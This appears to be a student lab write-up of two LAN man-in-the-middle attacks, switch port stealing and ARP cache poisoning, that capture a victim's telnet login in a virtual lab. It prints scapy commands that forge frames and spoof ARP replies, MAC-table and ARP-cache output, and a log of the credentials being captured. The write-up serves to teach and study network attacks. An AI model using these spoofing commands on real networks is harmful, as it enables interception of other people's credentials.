
The goal of this attack is to capture the username and password of the victim connecting to the router for a telnet session. In order to achieve this with a port stealing attack, the traffic meant for the router (leaving the victim) needs to be sent to the attackers port to be reviewed and the attacker needs to forward the actual telnet session onto the router to acquire both the username and the password. As seen below I first began making sure I could properly steal the port.



```
Every 2.0s: brctl showmacs br0 | grep -v yes          Fri Feb 24 14:13:22 2017

port no mac addr                is local?       ageing timer
  1     00:00:00:00:00:01       no                 0.92
  2     00:00:00:00:00:aa       no                 0.19
  3     00:00:00:00:00:ff       no                 0.19
```

This first image is showing the real topology. The picture below shows the ports being in a stolen state where traffic that is supposed to be going to port 2 is going to port 3 now. This was done with the simple scapy command show below. To fully perform the attack necessary, the attacker needs to become a full man in the middle by taking packets reading them and forwarding them in real time. In order to forward them the port of the switch needs to be restored to the rightful way which can be done with an ARP reply broadcast with spoofed information about the MAC address

In this image, this shows the transaction between evil and victim, meanwhile evil is reading and forwarding the packets to the router/off to the telnet server. In between each run you can see the username and password getting captured.




```
Every 2.0s: brctl showmacs br0 | grep -v yes          Fri Feb 24 14:24:03 2017

port no mac addr                is local?       ageing timer
  1     00:00:00:00:00:01       no                18.04
  3     00:00:00:00:00:aa       no                23.15
  3     00:00:00:00:00:ff       no                18.04
```

```
INFO: Can't import python Crypto lib. Won't be able to decrypt WEP.
Welcome to Scapy (2.0.1)
>>> pck = Ether(src="00:00:00:00:00:aa")/IP(dst="10.0.0.1")/ICMP()
>>> sendp(pck)
.
Sent 1 packets.
>>> ifconfig
Traceback (most recent call last):
  File "<console>", line 1, in <module>
NameError: name 'ifconfig' is not defined
>>>
KeyboardInterrupt
>>>
evil:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:00:00:00:00:ff
          inet addr:10.0.0.232  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::68fc:63ff:feab:706c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4772 (4.6 KiB)  TX bytes:5354 (5.2 KiB)
          Interrupt:5

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:100 (100.0 B)  TX bytes:100 (100.0 B)

evil:~#
```

```
          collisions:0 txqueuelen:0
          RX bytes:100 (100.0 B)  TX bytes:100 (100.0 B)

victim:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:00:00:00:00:aa
          inet addr:10.0.0.231  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::60bd:8cff:fe9c:e5ae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:90 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7160 (6.9 KiB)  TX bytes:8658 (8.4 KiB)
          Interrupt:5

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:100 (100.0 B)  TX bytes:100 (100.0 B)

victim:~#
```

```
          collisions:0 txqueuelen:1000
          RX bytes:5868 (5.7 KiB)  TX bytes:468 (468.0 B)
          Interrupt:5

eth1      Link encap:Ethernet  HWaddr 00:00:00:00:00:01
          inet addr:10.0.0.1  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::a03a:eaff:fee6:6e43/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:55 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4064 (3.9 KiB)  TX bytes:4024 (3.9 KiB)
          Interrupt:5
```

The window being printed is showing the username bach and password 12345 being captured. NOTE: This is just proving the concept, however, I could make the string output more explicit between username and password with simple python string manipulation eg USERNAME: ____ : PASSWORD: ____ but have chosen to just focus on the attack. I achieved this by pinging using the mac address of the gateway/router on the attackers port. After this, the switch would forward the packets to the attacker from the victim. Then I would send an ARP packet to restore the original port setup, send the packet to the router and then switch the ports back after a response was made, eventually collecting all the users username and password.




```
[ ]====================[ ]
[~] Received router packet
[*] Recovering real port on switch
[*] Passing along packet
WARNING: Mac address to reach destination not found. Using broadcast.
.
Sent 1 packets.
[*] Repoisoning port
[$] Data collected so far:
[ ]====================[ ]
bach
[ ]====================[ ]
[~] Received router packet
[*] Recovering real port on switch
[*] Passing along packet
WARNING: Mac address to reach destination not found. Using broadcast.
.
Sent 1 packets.
[*] Repoisoning port
[$] Data collected so far:
[ ]====================[ ]
bach
[ ]====================[ ]
[~] Received router packet
[*] Recovering real port on switch
[*] Passing along packet
WARNING: more Mac address to reach destination not found. Using broadcast.
.
Sent 1 packets.
[*] Repoisoning port
[$] Data collected so far:
[ ]====================[ ]
bach1
[ ]====================[ ]
[~] Received router packet
[*] Recovering real port on switch
[*] Passing along packet
.
Sent 1 packets.
[*] Repoisoning port
[$] Data collected so far:
[ ]====================[ ]
bach12
[ ]====================[ ]
[~] Received router packet
[*] Recovering real port on switch
[*] Passing along packet
WARNING: Mac address to reach destination not found. Using broadcast.
.
Sent 1 packets.
[*] Repoisoning port
[$] Data collected so far:
[ ]====================[ ]
bach123
[ ]====================[ ]
[~] Received router packet
[*] Recovering real port on switch
[*] Passing along packet
WARNING: Mac address to reach destination not found. Using broadcast.
.
Sent 1 packets.
[*] Repoisoning port
[$] Data collected so far:
[ ]====================[ ]
bach1234
[ ]====================[ ]
[~] Received router packet
[*] Recovering real port on switch
[*] Passing along packet
WARNING: more Mac address to reach destination not found. Using broadcast.
.
Sent 1 packets.
[*] Repoisoning port
[$] Data collected so far:
[ ]====================[ ]
bach12345
[ ]====================[ ]
[~] Received router packet
[*] Recovering real port on switch
[*] Passing along packet
WARNING: Mac address to reach destination not found. Using broadcast.
.
Sent 1 packets.
[*] Repoisoning port
[$] Data collected so far:
[ ]====================[ ]
bach12345
[ ]====================[ ]
```

```
Every 2.0s: brctl showmacs br0 | grep -v yes          Fri Feb 24 19:16:43 2017

port no mac addr                is local?       ageing timer
  3     00:00:00:00:00:01       no                 0.59
  2     00:00:00:00:00:aa       no                 0.59
  3     00:00:00:00:00:ff       no                23.13
  2     62:bd:8c:9c:e5:ae       no               235.66
```


```
Trying 192.168.1.101...
Connected to 192.168.1.101.
Escape character is '^]'.
Ubuntu 16.10
bach-VirtualBox login: bach
Password: Connection closed by foreign host.
victim:~# telnet 192.168.1.101
Trying 192.168.1.101...
Connected to 192.168.1.101.
Escape character is '^]'.
Ubuntu 16.10
bach-VirtualBox login: bach
Password:
Last login: Fri Feb 24 13:53:29 EST 2017 from 192.168.1.2 on pts/19
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-39-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

15 packages can be updated.
0 updates are security updates.

bach@bach-VirtualBox:~$
```

ARP Cache Poisoning Attack:

The goal of the ARP Cache Poisoning attack is to tell the victim machine that the attackers MAC address is the location of victims destination IP or in this case the gateway to the internet/telnet server. More specifically the goal here is to flood ARP spoofed packets to confuse the victim into thinking that the attacker is the location of the IP they want. Seen below is showing 10.0.0.1 which is the gateway to the internet/telnet server and 10.0.0.232 which is the attacker. On the top part of the image, both IP's are set to the mac address of the attacker, the bottom part shows the real ARP table. This command is shown using $watch –interval=.5 'arp -a $ipAddress' .



```
Every 0.5s: arp -a $ipAddress                          Sat Feb 25 20:58:26 2017

? (10.0.0.1) at 00:00:00:00:00:ff [ether] on eth0
? (10.0.0.232) at 00:00:00:00:00:ff [ether] on eth0
```



```
Every 0.5s: arp -a $ipAddress                          Sat Feb 25 20:59:24 2017

? (10.0.0.1) at 00:00:00:00:00:01 [ether] on eth0
? (10.0.0.232) at 00:00:00:00:00:ff [ether] on eth0
```


This attack has all packets intended for the gateway being sent to the attacker and all packets destined for the victim are also sent to the attacker. Thus, the attacker forwards along all the packets both ways with updates and after inspection. In this attack, there are 2 sniffing threads and 1 thread for flooding the ARP spoof. I've used locks to maintain the correct state when necessary. Locks were used in the previous attack but not as important (that I noticed) to strictly maintain. The specific ARP packets getting sent out the whole time are opcode=2 which is a response packet. Following the algorithm in the IETF protocol, the reception goes as follows:

```
?Do I have the hardware type in ar$hrd?
Yes: (almost definitely)
  [optionally check the hardware length ar$hln]
  ?Do I speak the protocol in ar$pro?
  Yes:
    [optionally check the protocol length ar$pln]
    Merge_flag := false
    If the pair <protocol type, sender protocol address> is
        already in my translation table, update the sender
        hardware address field of the entry with the new
        information in the packet and set Merge_flag to true.
    ?Am I the target protocol address?
    Yes:
      If Merge_flag is false, add the triplet <protocol type,
          sender protocol address, sender hardware address> to
          the translation table.
      ?Is the opcode ares_op$REQUEST?  (NOW look at the opcode!!)
      Yes:
        Swap hardware and protocol fields, putting the local
            hardware and protocol addresses in the sender fields.
        Set the ar$op field to ares_op$REPLY
        Send the packet to the (new) target hardware address on
            the same hardware on which the request was received.
```

This ensures that my packets are being correctly spoofed. Like the previous attack, the user name and password are being captured and displayed. Mostly the process is designed to tell everyone that the IP addresses come from the attackers MAC by poisoning both the GATEWAY and VICTIM. (Seen in the previous image)

```
send(ARP(op=2, psrc=GATEWAY_IP, pdst=TARGET_IP, hwdst=TARGET_MAC), count = 3)
```

```
send(ARP(op=2, psrc=TARGET_IP, pdst=GATEWAY_IP, hwdst=GATEWAY_MAC), count = 3)
```




```
[$] Data collected so far:
[ ]====================[ ]
ba
[ ]====================[ ]
intercepted victim packet
intercepted victim packet
